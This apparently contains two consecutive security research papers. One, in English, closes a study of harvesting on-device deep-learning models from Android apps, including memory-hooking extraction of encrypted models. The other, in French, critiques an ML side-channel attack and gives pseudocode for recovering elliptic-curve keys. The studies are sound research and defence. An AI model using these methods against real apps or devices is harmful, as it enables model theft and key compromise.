Models Scoring We identified 5889 unique on-device models. We found that 65% models are of score in the range $[1-3]$ (they meet the path and framework criteria). Some of them may be false positive, but we also confirmed by manual analysis the presence of actual models with a low score. This might be due to several reasons. First, ModelHunter may need to incorporate more features to characterize file format of DL models for

more frameworks. Second, app developers protect model files by remote loading, encryption or extensions obfuscation. Presence of a framework with no file matching the path, extension or format criteria may indicate protection with remote loading. Path with no framework, extenstion or format may indicate obfuscation and model encryption. Based on our experiments, and similar to [14], we think that remote loading and our large path dictionary keywords are the main cause.

Starting from score 4, little or no manual analysis is required for models identification and validation. We summarize our score findings in Figure 4. We found 2017 models, constituting 35% of our categorized assets, and extracted 458 unique ones after deduplication by hash values.

We recognize that three scores count for almost 82% of the total models with score greater than 3 (1690 models): 7 (15%), 11 (21.3%) and 15 (45.6%). Indeed, half of the identified models satisfies all our criteria. In addition, some apps attempt to hide models by modifying their extension. For instance, we found TFLite models with "`.png`" extension. It is worth noting that such models were not found by ModelXRay. Moreover, 21.3% of the models did not include a clear model format, which might imply model encryption, as well as the importance to include models for generic formats, such as protobuf. Moreover, we observe that ModelHunter finds models even when the DL framework is not well identified, most probably due to code obfuscation. This corresponds to different scores: 5, 8, 9, 13. Numbers are not high, which may indicate that obfuscation is not so popular among mobile developers.

5.2 Models Encryption: ModelDecryptor

Here, we only consider the assets with score greater than 7, i.e., very likely to be models. In this category, app developers tend to protect their assets, and we found out that 10% of the models are encrypted. In our analysis, we refined the previous definition of encrypted models from ModelXRay [35], based on the asset entropy. Their threshold to determine the encryption of a file is 7.99.

We performed a manual analysis to fine tune our results, focusing on TFLite as it is the most widely used open source DL framwork. A score $\in [8-11]$ means that the model format was not recognized, even though the file has the correct extension. This score is a strong indication that the model is encrypted. We observed 2.5% of such TFLite models. This low number is due to the fact that TFLite is an open-source framework with many pre-trained models available online for free. Importantly, we found that some of these models have entropy lower that the 7.99 threshold,

such as 7.4 and 7.6. Therefore, tools relying exclusively on the entropy have false negative regarding the recognition of encrypted models.

To back our assumption and prove that these unintelligible assets are truly encrypted DL models, we developped **ModelDecryptor**. This dynamic analysis tool eases the recovery of protected TFLite models. The principle is straightforward: the app has to eventually load the model through the APIs provided by the underlying framework to run an inference. If the model is encrypted, the app needs to decrypt the model in memory before using it. Based on this observation, ModelDecryptor performs a dynamic method to extract the model: it hooks the code loading the model in order to extract it from memory. Here, we design ModelDecryptor as a Frida-based tool to automatically trace the operations within the DL framework, especially those related to inference. Then, we extend it to hook the function loading the model into memory. We observe that it is much faster to recover the model from native functions compared to their Java/Kotlin counterparts. Finally, once we recover the model, we visualize it with Netron and perform some inference with it, implying that it is not bound to any device or app. Unfortunately, we do not open-source ModelDecryptor (see our Responsible Disclosure in Section 6.1).

5.3 Comparative Analysis with ModelXRay

ModelHunter stands apart from ModelXRay in several aspects. First of all, our apps crawling are performed differently, since they do not share the same purpose. ModelXRay looks to investigate the DL deployment in the Android ecosystem by analyzing the top apps per category, while ModelHunter looks to target DL apps to get as many models as possible. Second, ModelHunter extends ModelXRay approach based on keywords by including more frameworks and by removing the ones causing much false positive. Third, we consider the model format characterizing models in particular DL frameworks. This allows us to find models that are not recognized by ModelXRay. For instance, we found a file with the "`.png`" extension to be a DL model, unlike ModelXRay. Fourth, we sort the identified models in non-binary way by introducing a scoring concept defining the nature of the analyzed asset. By leveraging this score, we broaden the definition of encrypted models. ModelXRay only considers the model entropy with 7.99 as a threshold. ModelHunter managed to find encrypted models with low entropy, such as 7.4. This is due to the fact that a concealed format might imply models encryption in some DL frameworks. For instance, ModelHunter concludes that an asset scoring 11 with TFLite must be encrypted regardless of its entropy. Fifth, we

improve the post-analysis step by building an SQLite database for further investigation. ModelXRay generates a verbose report that requires custom parsing for any processing or statistical computing.

From our design, we can deduce that ModelHunter finds more models and includes less irrelevant assets compared to ModelXRay. In order to enforce our claim, we perform a comparative analysis by running the two tools over a unified benchmark. The experimentation settings are as follows: we pick the top of our automatically collected apps, which corresponds to 4642 Android apps. Then, we measure how many models were identified by ModelHunter and missed by ModelXray. We note that our tool finds 9.5% more models in average. This is due to our augmented keywords dictionary and model format. Finally, we count the number of assets recognized as models by ModelXRay, to which ModelHunter attributes low score (i.e., $\in [1-5]$). We observe that 19.3% of the total models have this property. The main problem with ModelXRay is that there is no way to distinguish such models with the ones that are doubtlessly DL models. This complicates any post-analysis study.

6 Discussion

6.1 Responsible Disclosure

Given the critical nature of our work, we disclosed our findings to various apps developers and models providers. We could not contact all the apps whose models were successfully recovered by ModelHunter because of their huge number. Here, we timely informed the apps developers that encrypt their models, since we reasonably assume that they care about their intellectual property. Moreover, we contacted the models providers whenever a proprietary framework was used with improper protection. Overall, we contacted 17 parties, and only 10 took the time to respond to acknowledge the attack. The received answers confirm our intuition that models are vital intellectual property assets for many apps. In subsequent communications, the concerned parties behaved differently. On one hand, some asked for recommendations to improve their protection. However, we have never had any feedback about implementing any mitigation strategy, especially that many were reluctant because it is "*hard to accomplish a balance between speed and security*". On the other hand, others have threatened us, especially that "*they do not want to see their model being decrypted and shared on public github because it is a copyright infringement*". Therefore, we decided not to share our code of ModelDecryptor to avoid any legal pursuit.

6.2 ModelHunter Limitations

ModelHunter adopts a best-effort models recovering strategy that errs on the side of soundness (i.e., low false positives). However, there may be some false negatives due to the model protection adopted by apps developers. For example, for the app applying remote loading, models encryption, and files renaming, ModelHunter may not be able to satisfy any of our scoring properties. Here, dynamic analysis is required in order to automatically find the underlying models, despite encryption or remote loading. We leave this for future work.

Another limitation to ModelHunter lies in our manual keyword collection for the DL framework identification process. There may be some less-commonly used framework keywords that we did not consider in our keyword dictionary. To mitigate this limitation, we consulted a large amount of literature and related GitHub materials. Nevertheless, some DL apps may not depend on a specific framework, and thereby cannot be detected by our approach.

6.3 Recommendations to Developers

Due to the importance of models, it is vital to raise awareness about models protection. Here, we provide three recommendations for apps developers.

1. Encrypt models and obfuscate all resources, i.e., code and files. Both techniques prevent from tools performing static analysis. Indeed, encryption can make the model exist only in memory, so that attackers cannot identify the model file. In addition, obfuscation hides calls to DL frameworks, and makes code strings intelligible during reverse engineering, which may increase the difficulty of model extraction. However, more advanced techniques, such as libScout, can detect DL frameworks despite obfuscation.

2. Protect models integrity and ensure device-binding. Proprietary models might be stolen by competitors that install them for free in another app. More importantly, even apps using public DL models are concerned if no integrity verification is done. For instance, a well-performing model can be replaced by another to harm the reputation of a targeted app, or to bypass some required verification, such as ID card verification on most banking apps. Android smartphones may leverage the TEE-based KeyStore to enforce device-binding.

3. Apply advanced protection with weights transformation. Indeed, the inference step requires to compute various operations on the models

weights, e.g., convolutions. Therefore, even when the models are encrypted, the weights must be decrypted before processing, and eventually attackers can recover them from the memory. This can be easy even when obfuscation is applied, because many frameworks rely on the available dedicated AI processors to improve inference performance. The implication is that the model weights may exist in clear in external unprotected buffers. To overcome this, authors in [34] propose to hide the weights of the linear layers of a model with an encryption scheme preserving linear transformation. Thus, convolutions are performed with the encrypted weights, and the result is obtained by decrypting the final output in a protected software component (e.g., TEE or obfuscated). The overhead of such a technique might be high, but can be reduced with various mathematical pre-processing and custom layers in the model. A solution based only on TEE is unfortunately not applicable because DL frameworks rely on dedicated AI processors for models inference. These processors are not accessible by the TEE, thereby slowing down inference if only TEE is leveraged. Therefore, a hybrid approach, as described in [34], is more appropriate.

7 Conclusion

DL models constitute valuable intellectual property, especially to model providers. The lack of protection allows attackers to launch automatic tools harvesting thousands of DL models. The consequences are severe. Indeed, an attacker can plagiarize the model and use it for free in a competitor's app. In addition, attackers might maliciously modify the underlying model, thereby bypassing some security mechanisms, such as DL-based authentication. A more advanced attack consists of building white-box *adversarial examples* to trick the model, since both the model architecture and weights are exposed. To defend our claims, we have developed **ModelHunter**, a tool that automatically harvests DL models in the wild, with support for different frameworks and platforms. Our experiments allow us to show the prevalence of improper protection in this domain, even for proprietary frameworks. Finally, we suggest several recommendations that protect from model stealing and misuse.

Besides smartphones, on-device inference comes to desktops, IoTs and browsers. For instance, the flagship Microsoft Surface lately integrates dedicated AI chips to enhance computing and energy efficiency. For web applications, DL frameworks provide web dedicated SDKs for inference on browsers, so that DL websites can become more responsive with lo-

cal inference. Future work may explore both desktops and browsers. A more challenging direction is to conduct automatic analysis on embedded systems due to their fragmentation.

References

1. Haojun Ai, Wuyang Xia, and Quanxin Zhang. Speaker recognition based on lightweight neural network for smart home solutions. In *CSS (2)*, volume 11983 of *Lecture Notes in Computer Science*, pages 421–431. Springer, 2019.
2. Mário Almeida, Stefanos Laskaridis, Abhinav Mehrotra, Lukasz Dudziak, Ilias Leontiadis, and Nicholas D. Lane. Smart at what cost?: characterising mobile deep neural networks in the wild. In *Internet Measurement Conference*, pages 658–672. ACM, 2021.
3. Michael Backes, Sven Bugiel, and Erik Derr. Reliable third-party library detection in android and its security applications. In *CCS*, pages 356–367. ACM, 2016.
4. Tianshi Chen, Zidong Du, Ninghui Sun, Jia Wang, Chengyong Wu, Yunji Chen, and Olivier Temam. Diannao: a small-footprint high-throughput accelerator for ubiquitous machine-learning. In *ASPLOS*, pages 269–284. ACM, 2014.
5. Yu Chen and H. C. Ma. Biometric authentication under threat : Liveness detection hacking. 2019. In Black Hat USA.
6. Tejalal Choudhary, Vipul Kumar Mishra, Anurag Goswami, and Jagannathan Sarangapani. A comprehensive survey on model compression and acceleration. *Artif. Intell. Rev.*, 53(7):5113–5155, 2020.
7. Lei Deng, Guoqi Li, Song Han, Luping Shi, and Yuan Xie. Model compression and hardware acceleration for neural networks: A comprehensive survey. *Proc. IEEE*, 108(4):485–532, 2020.
8. Yunbin Deng. Deep learning on mobile devices - A review. *CoRR*, abs/1904.09274, 2019.
9. Zizhuang Deng, Kai Chen, Guozhu Meng, Xiaodong Zhang, Ke Xu, and Yao Cheng. Understanding real-world threats to deep learning models in android apps. In *CCS*, pages 785–799. ACM, 2022.
10. Erik Derr, Sven Bugiel, Sascha Fahl, Yasemin Acar, and Michael Backes. Keep me updated: An empirical study of third-party library updatability on android. In *CCS*, pages 2187–2200. ACM, 2017.
11. Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *CVPR*, pages 770–778. IEEE Computer Society, 2016.
12. Yanzhang He, Tara N. Sainath, Rohit Prabhavalkar, Ian McGraw, Raziel Alvarez, Ding Zhao, David Rybach, Anjuli Kannan, Yonghui Wu, Ruoming Pang, Qiao Liang, Deepti Bhatia, Yuan Shangguan, Bo Li, Golan Pundak, Khe Chai Sim, Tom Bagby, Shuo-Yiin Chang, Kanishka Rao, and Alexander Gruenstein. Streaming end-to-end speech recognition for mobile devices. In *ICASSP*, pages 6381–6385. IEEE, 2019.
13. Yujin Huang, Han Hu, and Chunyang Chen. Robustness of on-device models: Adversarial attack to deep learning models on android apps. In *ICSE (SEIP)*, pages 101–110. IEEE, 2021.

14. Yinghua Li, Xueqi Dang, Haoye Tian, Tiezhu Sun, Zhijie Wang, Lei Ma, Jacques Klein, and Tegawendé F. Bissyandé. Ai-driven mobile apps: an explorative study. *CoRR*, abs/2212.01635, 2022.
15. (Online). Android runtime and dalvik. 2023. Available: `source.android.com/devices/tech/dalvik`.
16. (Online). Apple core ml. 2023. Available: `developer.apple.com/documentation/coreml`.
17. (Online). Convert model(s) to c++ code. 2023. Available: `mace.readthedocs.io/en/latest/user_guide/advanced_usage.html#convert-model-s-to-c-code`.
18. (Online). Face++. 2023. Available: `www.faceplusplus.com`.
19. (Online). Featherenn. 2023. Available: `github.com/Tencent/FeatherCNN`.
20. (Online). Ghidra. 2023. Available: `ghidra-sre.org`.
21. (Online). Google assistant. 2023. Available: `assistant.google.com`.
22. (Online). Jadx. dex to java decompiler. 2023. Available: `github.com/skylot/jadx`.
23. (Online). Meitu. 2023. Available: `www.meitu.com/en`.
24. (Online). Microblink. 2023. Available: `microblink.com`.
25. (Online). Mindspore. 2023. Available: `github.com/mindspore-ai/mindspore`.
26. (Online). Mobile ai compute engine. 2023. Available: `github.com/XiaoMi/mace`.
27. (Online). Netron. 2023. Available: `netron.app`.
28. (Online). Pytorch mobile. 2023. Available: `pytorch.org/mobile/home`.
29. (Online). Selenium automates browsers. that's it! 2023. Available: `www.selenium.dev`.
30. (Online). Sensetime. 2023. Available: `www.sensetime.com/en`.
31. (Online). Tensorflow lite. 2023. Available: `www.tensorflow.org/lite`.
32. (Online). A tool for reverse engineering android apk files. 2023. Available: `ibotpeaches.github.io/Apktool`.
33. Kaoru Ota, Minh-Son Dao, Vasileios Mezaris, and Francesco G. B. De Natale. Deep learning for mobile multimedia: A survey. *ACM Trans. Multim. Comput. Commun. Appl.*, 13(3s):34:1–34:22, 2017.
34. Zhichuang Sun, Ruimin Sun, Changming Liu, Amrita Roy Chowdhury, Long Lu, and Somesh Jha. Shadownet: A secure and efficient on-device model inference system for convolutional neural networks. In *IEEE Symposium on Security and Privacy*, pages 1489–1505. IEEE, 2023.
35. Zhichuang Sun, Ruimin Sun, Long Lu, and Alan Mislove. Mind your weight(s): A large-scale study on insufficient machine learning model protection in mobile apps. In *USENIX Security Symposium*, pages 1955–1972. USENIX Association, 2021.
36. Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian J. Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *ICLR (Poster)*, 2014.
37. Mengwei Xu, Jiawei Liu, Yuanqiang Liu, Felix Xiaozhu Lin, Yunxin Liu, and Xuanzhe Liu. A first look at deep learning apps on smartphones. In *WWW*, pages 2125–2136. ACM, 2019.

38. Keiji Yanai, Ryosuke Tanno, and Koichi Okamoto. Efficient mobile implementation of A cnn-based object recognition system. In *ACM Multimedia*, pages 362–366. ACM, 2016.

39. Shuai Zhang, Lina Yao, Aixin Sun, and Yi Tay. Deep learning based recommender system: A survey and new perspectives. *ACM Comput. Surv.*, 52(1):5:1–5:38, 2019.

40. Zhong-Qiu Zhao, Peng Zheng, Shou-tao Xu, and Xindong Wu. Object detection with deep learning: A review. *IEEE Trans. Neural Networks Learn. Syst.*, 30(11):3212–3232, 2019.

Étude critique d'une méthode de Machine Learning appliquée à l'analyse par canaux auxiliaires

Sana Boussam[1,2], Julien Eynard[3] ⋆, Guénaël Renault[2,4] et Gabriel Zaïd[1]
sana.boussam@thalesgroup.com
jeynard@rambus.com
guenael.renault@ssi.gouv.fr
gabriel.zaid@thalesgroup.com

[1] Thales
[2] GRACE, INRIA, LIX, IPP
[3] Rambus Inc.
[4] ANSSI

Résumé. Les attaques par canaux auxiliaires utilisent des fuites physiques (*e.g.* émanations électro-magnétiques) pour retrouver des données sensibles lors de l'exécution d'une implémentation cryptographique. Récemment, l'application de techniques de Machine Learning a été investiguée dans le contexte des attaques par canaux auxiliaires afin de réduire les limitations relatives aux méthodes existantes telle que la sélection de points de fuite. Coûteuse et difficile à interpréter, la pertinence des techniques de Machine Learning peut néanmoins être remise en cause. À travers cette étude, nous souhaitons mettre en évidence qu'une utilisation systématique du Machine Learning pour la réalisation d'attaque par canaux auxiliaires n'est pas requise. Pour illustrer ce propos, une analyse critique de l'article [12] est réalisée afin de démontrer qu'une utilisation d'outils appropriés, interprétables et moins coûteux peut permettre d'accroître les performances d'une attaque utilisant initialement des méthodes de Machine Learning complexes et difficilement interprétable.

1 Introduction

Dans cet article nous présentons un résumé de notre étude, une version longue est disponible sur la page web du SSTIC de notre présentation. Elle comporte en particulier une présentation synthétique des outils classiques de l'apprentissage automatique.

Un des objectifs de l'apprentissage automatique (ou *machine learning*) est de modéliser une fonction (non)-linéaire inconnue f qui permet de classifier au mieux des données d'observations (*i.e.* attribuer à la donnée

⋆ Ce travail fût réalisé en partie lorsque J. Eynard était agent de l'ANSSI

considérée la bonne étiquette). Plus formellement, nous nous intéressons dans cet article à la résolution du problème suivant :

Problème 1. Soit $\mathcal{D} = \{d_1, d_2, \ldots, d_n\}$ un ensemble de *données* et $\mathcal{L} = \{\ell_1, \ell_2, \ldots, \ell_k\}$ un ensemble d'*étiquettes* représentant des caractéristiques disjointes des éléments de $\mathcal{D}$. On demande de classifier l'ensemble $\mathcal{D}$ selon $\mathcal{L}$ *i.e.* de renvoyer une liste qui associe à chaque d_i une unique étiquette ℓ_j caractérisant d_i.

Selon le contexte applicatif et le type de données d'observation, la fonction f qui permet de résoudre le problème 1 peut être obtenue par deux stratégies d'apprentissage différentes décrites ci-dessous.

L'apprentissage supervisé demande d'avoir en entrée une liste de couples (d_i, k_j) de données déjà étiquetées, appelée *base d'apprentissage*, afin de construire la fonction de prédiction f. Une des méthodes d'apprentissage les plus connues entrant dans cette classe est celle utilisant des *réseaux de neurones convolutifs*, noté CNN par la suite, construits, entre autres, à partir de *perceptrons multicouches*. Si cette approche permet d'obtenir de très bonnes performances en termes de prédiction, elle présente néanmoins un inconvénient majeur : la nécessité d'avoir une base d'entraînement entièrement étiquetée. En effet, l'étiquetage de ces données d'entrée peut très vite se révéler coûteux car très difficilement automatisable et doit passer le plus souvent par une intervention humaine. Elle est parfois même irréalisable, par exemple dans le cas où il n 'existe pas d'équipement ouvert permettant de réaliser la collecte de données étiquetées, et peut également engendrer des problèmes liés à la vie privée.[5]

L'apprentissage non supervisé ne demande quant à lui aucune base d'apprentissage. Les données non étiquetées seront alors regroupées selon des caractéristiques communes. Une méthode classique permettant une telle classification se base sur le *partitionnement en k-moyennes*. Dans ce contexte d'apprentissage, les étiquettes sont obtenues en sortie de l'algorithme et correspondent aux différents groupes identifiés lors du calcul. Bien que cette approche permette de s'affranchir de la contrainte d'étiquetage préalable d'une base de données, ses performances en termes de prédiction sont souvent très vite limitées. Il n'est donc pas rare d'avoir des données qui soient mal étiquetées en sortie d'un algorithme d'apprentissage non supervisé.

[5] `https://www.technologyreview.com/2022/12/19/1065306/roomba-irobot-robot-vacuums-artificial-intelligence-training-data-privacy/`

La détection et correction de mauvaises étiquettes dans un jeu de données est un problème important en *machine learning*. Récemment, des travaux se basant sur une approche itérative pour corriger des listes contenant des données mal étiquetées ont vu le jour [8,17]. Le principe de ces algorithmes est d'entraîner des réseaux de neurones distincts sur des sous-ensembles distincts de la base de données contenant des éléments mal étiquetés afin d'effectuer, au fil des itérations, une correction croisée des mauvaises étiquettes en tirant profit du pouvoir de généralisation de ces réseaux de neurones.

Cette approche corrective est très générique et pourrait trouver un grand nombre d'applications dans des domaines nécessitant d'attribuer une étiquette à une donnée, comme par exemple celui des attaques par canaux auxiliaires.

Application dans le domaine des attaques par canaux auxiliaires. Le but de ces attaques est d'extraire de l'information secrète en exploitant les faiblesses d'implémentation d'un algorithme cryptographique. Ainsi, l'attaquant commence par identifier dans l'implémentation de l'algorithme cryptographique attaqué une variable qu'il souhaite retrouver : cela peut-être la clé secrète ou une variable intermédiaire permettant de remonter à cette clé. Une fois la variable identifiée, il cible une opération qui manipule cette variable (une exponentiation modulaire ou une multiplication sur courbe elliptique par exemple) et souhaite analyser tous types de fuites physiques (via des canaux auxiliaires) liées à l'exécution de cette opération sensible, comme par exemple la consommation de courant ou le rayonnement électromagnétique du composant attaqué. Un des objectifs des attaques par canaux auxiliaires peut se ramener à la résolution d'une instanciation du problème général 1 comme décrite ci-après :

Problème 2. Soit k_i le $i-eme$ bit de la clé secrète k de taille n, $\mathcal{D} = \{d_1, d_2, \ldots, d_n\}$ les *données* auxiliaires correspondant à chacun des k_i et $\mathcal{L} = \{\ell_1 = 0, \ell_2 = 1\}$ les *étiquettes* caractérisant les deux valeurs possibles des k_i. On demande d'étiqueter convenablement les d_i et ainsi de retrouver les valeurs des k_i.

On distingue deux grandes familles d'attaques par canaux auxiliaires : la première désigne les attaques *profilées* e.g. [6, 14], qui s'apparentent à de l'apprentissage surpervisé et qui nécessitent de posséder un appareil similaire à celui qui est ciblé pour construire une base de données d'apprentissage. La deuxième famille concerne les attaques *non profilées* e.g. [4, 7, 9], que l'on peut considérer comme étant un équivalent de l'apprentissage non supervisé. Dans ce cas, l'attaquant dispose uniquement de

traces d'observation et éventuellement de quelques détails sur l'implémentation de l'algorithme ciblé pour mener à bien son attaque. Ces attaques moins contraignantes que les attaques *profilées* présentent malgré tout de nombreuses limitations, notamment la quantification des points de fuite à exploiter dans une trace pour retrouver de l'information sensible. Un point de fuite correspond à un instant dans une trace où le signal observé dépend de la manipulation d'une valeur secrète. Pour qu'une attaque *non profilée* soit concluante, il est impératif pour l'attaquant de définir un certain nombre de grandeurs difficilement quantifiables tels que le seuil à partir duquel on considère qu'un point fait fuiter de l'information sensible, ou encore le nombre de points de fuite à considérer.

Récemment, de nouvelles approches pour contourner ces contraintes ont émergé, elles utilisent l'intelligence artificielle et plus particulièrement de l'apprentissage automatique. Utiliser de l'intelligence artificielle dans le contexte de ces attaques permettrait de maximiser les chances de récupérer la clé la plus probable car cette dernière serait en mesure de modéliser, à partir de l'information auxiliaire recueillie, une fonction capable à la fois d'estimer le nombre de points de fuite à considérer, de les sélectionner et d'appliquer une pondération sur ces points afin de retrouver la clé. En particulier, plusieurs méthodes basées sur l'utilisation de l'intelligence artificielle dans le cas des attaques *non profilées* [12, 15] ont été proposées.

L'article [12] présenté à CHES en 2021 a particulièrement attiré l'attention car il propose un principe itératif de correction des étiquettes permettant ainsi aux auteurs de mener une attaque *non profilée* automatisée de bout en bout. En effet, ils montrent comment reconstruire une clé k à partir d'une solution approchée au problème 2 dans le cas d'une multiplication sécurisée par un scalaire k sur une courbe elliptique.

Objectif et organisation de l'article. Vu l'importance des prétendus résultats exposés dans [12], il nous ait apparu primordial d'étudier cette approche par correction itérative. Nous présentons dans cet article une résumé de cette étude que nous proposons dans la Section 2. Un bref descriptif de l'article [12] est donné dans la Section 2.1. Dans les sections 2.2 et 2.3, dédiées à nos contributions, nous mettons en évidence les limitations de la méthode proposée dans [12] en proposant une amélioration basée sur des outils algorithmiques mieux maîtrisés. Enfin, nous concluons.

2 Résumé des résultats

2.1 Description rapide de l'article [12]

Scénario d'attaque. Dans cet article, les auteurs attaquent des implémentations cryptographiques logicielles protégées à base de courbes elliptiques (ECC), en ciblant au sein de ces dernières une opération appelée la multiplication scalaire, afin de récupérer la clé secrète composée de 255 bits. Les auteurs disposent d'un ensemble de données nommé `cswap_pointer`[6] qui se compose de traces d'émanation électromagnétique (EM) échantillonés sur 1000 points et correspondant à l'exécution d'une multiplication scalaire pour plusieurs scalaires différents. Ces scalaires sont tous une version masquée de la clé attaquée. L'objectif est donc de pouvoir reconstituer au moins un des scalaires attaqués. Pour cela, il faut retrouver pour chaque trace la valeur du bit manipulé dans la trace.

Suivant la valeur prise par le bit, le comportement des traces EM diffère. L'attaque proposée, qui exploite ces différences de signal, s'effectue en deux temps. Dans un premier temps, l'attaquant attribue à chaque trace un label correspondant à la valeur hypothétique du bit manipulé dans la trace à l'aide d'un algorithme d'apprentissage non supervisé appelé k-moyenne [11]. Étant dans un contexte non supervisé, l'attaquant s'attend à avoir une labellisation des traces un peu meilleure que de l'aléatoire en sortie de cette étape (*i.e.* un taux de bits correctement labellisés supérieur à 50%). La deuxième étape consiste alors à corriger les bits erronés de la précédente étape en appliquant l'outil de correction de bits[7] présenté dans [12] (que l'on nommera IFSCA dans la suite, pour *Iterative Framework for Side-Channel Attacks*) dans lequel un réseau de neurones convolutifs (CNN) [10] est utilisé.

Résultats présentés dans [12]. Les auteurs proposent d'utiliser la méthode IFSCA suivant plusieurs scénarios. Le scénario obtenant les meilleures performances maximales et moyennes comprend de la régularisation (*i.e.* application de techniques permettant d'éviter le sur-apprentissage). En effet, après avoir appliqué l'IFSCA sur le dataset `cswap_pointer` dont le taux de bits correctement labellisés par trace s'élève à environ 52.18% en sortie de la première étape, les auteurs obtiennent, après 50 itérations, une précision moyenne (resp. maximale) de bits correctement labellisés par

[6] `https://www.dropbox.com/s/e2mlegb71qp4em3/ecc_datasets.zip?dl=0`

[7] Code de la méthode fournie par Perin *et al.* : `https://github.com/AISyLab/IterativeDLFramework`

trace d'environ 93% (resp. 100%) pour le meilleur scénario contre environ 85% (resp. 97.64%) pour le scénario sans régularisation.

En reprenant le code de l'IFSCA mis à disposition par les auteurs, nous n'avons pas été en mesure de reproduire les résultats annoncés dans l'article et notamment de retrouver pour le meilleur scénario une trace avec une précision de 100% (*i.e.* tous les bits d'un scalaire ont été retrouvés). Cela nous a donc poussé à faire une analyse plus approfondie de cet article.

2.2 Amélioration d'IFSCA

Lorsqu'on analyse les résultats fournis dans l'article (voir section 2.1), on constate que le réseau est en sur-apprentissage car ce sont les scénarios avec de la régularisation qui donnent les meilleurs résultats. Plusieurs causes peuvent être à l'origine de ce phénomène [16]. Dans ce cas-ci, la raison est due à la trop grande complexité du réseau de neurones considéré par Perin *et al.*.

En effet, en simplifiant l'architecture du CNN proposé dans leur article de sorte à se retrouver avec un réseau de neurones composé uniquement d'une couche comportant un seul neurone,[8] nous obtenons au bout de 50 itérations, pour les mêmes données en entrée et sans régularisation, une précision maximale de 100% avec notre réseau de neurones (voir figure 1) contre 98.43% lorsque l'on exécute leur IFSCA avec leur meilleur scénario (scénario pour lequel la précision maximale annoncée dans [12] est de 100%). La précision moyenne des traces correctement labellisées s'élève quant à elle aux alentours de 98.9% pour notre réseau contre 93% environ si on se réfère aux meilleurs résultats annoncés par les auteurs.




Fig. 1. Résultats d'IFSCA en utilisant notre réseau (sans régularisation)

[8] Ce type de réseau dresse une frontière de décision linéaire afin de discriminer les traces manipulant le bit 0 et celles manipulant le bit 1 [13].

Outre un gain significatif en termes de précision par rapport aux résultats obtenus dans l'article, cette simplification implique également une réduction de la complexité de l'attaque. En effet, en considérant 50 itérations de l'IFSCA, on passe d'une attaque nécessitant au minimum 1 heure 15 minutes à une attaque nécessitant environ 8 minutes. [9] Ainsi, il apparaît ici clairement que l'application d'un réseau de neurones beaucoup trop complexe et inadapté au problème de classification influe directement sur la performance de l'attaque.

2.3 Proposition d'une approche alternative à celle proposée par Perin *et al.*

La simplicité de la frontière de décision mis en évidence dans la section précédente, nous a amené à nous interroger sur la complexité du jeu de données utilisé par Perin *et al.* pour valider la pertinence de leur outil. Nous proposons dans cette section une méthode alternative basée sur un algorithme simple, tout autant automatisable que celle proposée dans [12] et qui permet de retrouver la clé secrète (*i.e.* retrouver au moins un scalaire) en un nombre de traces moins important.

Nous nous plaçons dans un contexte non profilé et supposons ici que l'attaquant dispose de 50 traces, d'un oracle de test permettant de savoir s'il détient la bonne clé et d'une puissance de calcul de l'ordre de 2^{70} (ce qui est considéré comme une entropie résiduelle nulle lors des évaluations CC et reste inférieur à la limite fixée par l'ANSSI [1]). Ceci signifie qu'on s'autorise ici à ce qu'au plus 9 bits sur les 255 ne soient pas retrouvés pour au moins l'un des 50 scalaires. L'idée est d'appliquer une k-moyenne sur chacun des 1000 instants temporels indépendamment afin de labelliser les 50 traces. Pour chacun des résultats obtenus, une correction par force brute d'au plus 9 bits est effectuée (voir figure 2).

[9] Les tests ont été mené avec un processeur Intel Core i7-10510U 1.8 GHz.

Algorithme 1 Attaque alternative proposée

Entrées : Traces d'exécution issues du dataset `cswap_pointer`
Sorties : Un scalaire entièrement reconstitué
pour chaque $i = 1...1000$ **faire**
  Application d'une k-moyenne sur les traces au point i pour les labelliser
  pour chaque $j = 0...9$ **faire**
    pour chaque *combinaison de j bits* **faire**
      pour chaque *trace complète* **faire**
        Correction des j bits $\binom{255}{j}$ combinaisons à tester
        si *Requête à l'Oracle =* `SUCCES` **alors**
          retourner `Scalaire trouvé`

Fig. 2. Attaque alternative proposée

En appliquant cette méthode sur le dataset `cswap_pointer`, on trouve au point temporel 643 une précision maximale de 97.68% ce qui correspond à environ 6 bits à corriger, soit $n = \sum_{i=0}^{6} \binom{255}{i} \sim 2^{39}$ tests pour tomber sur le scalaire corrigé. Pour rappel, en considérant le meilleur scénario, la précision maximale trouvée par l'IFSCA présenté dans [12] avoisine 98.43% soit 5 bits à retrouver. Notre approche naïve basée sur des outils simples permet donc d'obtenir des résultats similaires (voire meilleurs selon le scénario considéré) à ceux obtenus en appliquant l'IFSCA, et ce en un nombre de traces limité.

3 Conclusion

Le bénéfice de l'utilisation des techniques d'apprentissage automatique dans le domaine des attaques par canaux auxiliaires n'est plus à mettre en doute (e.g. [2,3,5,18,19]). Mais cela ne doit pas se faire au détriment de la maîtrise et de la compréhension des phénomènes en jeu lorsqu'on se place dans le cadre d'un travail de recherche. En effet, une application brute de ces outils telle que faite dans [12], sans recherche de compréhension des raisons du succès de l'attaque, peut véhiculer un message dangereux et donner l'idée qu'une telle approche en boîte noire peut se généraliser directement à tout jeu de données.

L'analyse que nous avons effectuée sur la méthode de correction itérative proposée dans [12] a permis de mettre en évidence deux constats. Dans un premier temps, nous avons montré qu'un redimensionnement des réseaux de neurones utilisés dans cette méthode permet une meilleure lisibilité des mécanismes mis en jeu. Ce choix nous a permis d'obtenir une attaque plus rapide et plus performante, démontrant la trop grande généricité de la méthode proposée. Puis nous avons questionné la pertinence de l'utilisation d'une telle méthode générique de correction en proposant

une attaque basée sur des outils très simples, tout autant automatisable et d'efficacité comparable, et ainsi montré à quel point cette efficacité était dépendante du jeu de données sur lesquels les tests sont effectués.

Il reste encore beaucoup à dire sur cette méthode générique de correction et son adaptation aux analyses par canaux auxiliaires. Comme dit en introduction, une version longue de cet article donne plus de détails sur notre étude, aussi d'autres travaux sont en cours, notamment sur l'analyse de l'efficacité de ces méthodes face à des traces plus proches de cas pratiques.

Références

1. ANSSI. Guide de sélection d'algorithmes cryptographiques (version 1.0), 08 Mars 2021.
